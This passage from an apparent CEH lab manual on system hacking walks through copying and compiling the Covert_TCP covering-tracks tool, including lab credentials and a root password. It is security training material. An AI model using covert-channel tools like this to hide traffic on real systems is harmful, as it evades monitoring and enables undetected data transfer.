
Module 06 – System Hacking

23. A security pop-up appears. Type the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click the **Connect** button.




24. A window appears, displaying the **Windows 11** shared folder; then, double-click the **CEH-Tools** folder.


25. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.



26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.



27. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.



28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

